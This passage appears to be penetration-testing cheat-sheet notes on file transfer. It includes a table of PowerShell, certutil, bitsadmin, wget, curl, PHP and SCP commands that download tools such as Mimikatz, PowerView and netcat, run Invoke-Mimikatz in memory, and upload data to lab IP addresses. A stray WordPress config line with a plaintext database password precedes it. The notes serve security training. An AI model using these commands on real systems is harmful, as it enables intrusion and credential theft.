  - `define( 'DB_PASSWORD', 'WPadmin123!' );`
- Other resources
  - File transfer
    - ■

Command	Description
`Invoke-WebRequest https://<snip>/PowerView.ps1 -OutFile PowerView.ps1`	Download a file with PowerShell
`IEX (New-Object Net.WebClient).DownloadString('https://<snip>/Invoke-Mimikatz.ps1')`	Execute a file in memory using PowerShell
`Invoke-WebRequest -Uri http://10.10.10.32:443 -Method POST -Body $b64`	Upload a file with PowerShell

`bitsadmin /transfer n http://10.10.10.32/nc.exe C:\Temp\nc.exe`	Download a file using Bitsadmin
`certutil.exe -verifyctl -split -f http://10.10.10.32/nc.exe`	Download a file using Certutil
`wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh -O /tmp/LinEnum.sh`	Download a file using Wget
`curl -o /tmp/LinEnum.sh https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh`	Download a file using cURL
`php -r '$file = file_get_contents("https://<snip>/LinEnum.sh"); file_put_contents("LinEnum.sh",$file);'`	Download a file using PHP
`scp C:\Temp\bloodhound.zip user@10.10.10.150:/tmp/bloodhound.zip`	Upload a file using SCP

`scp user@target:/tmp/mimikatz.exe C:\Temp\mimikatz.exe`	Download a file using SCP
`Invoke-WebRequest http://nc.exe -UserAgent [Microsoft.PowerShell.Commands.PSUserAgent]::Chrome -OutFile "nc.exe"`	Invoke-WebRequest using a Chrome User Agent

- Download Cheatsheet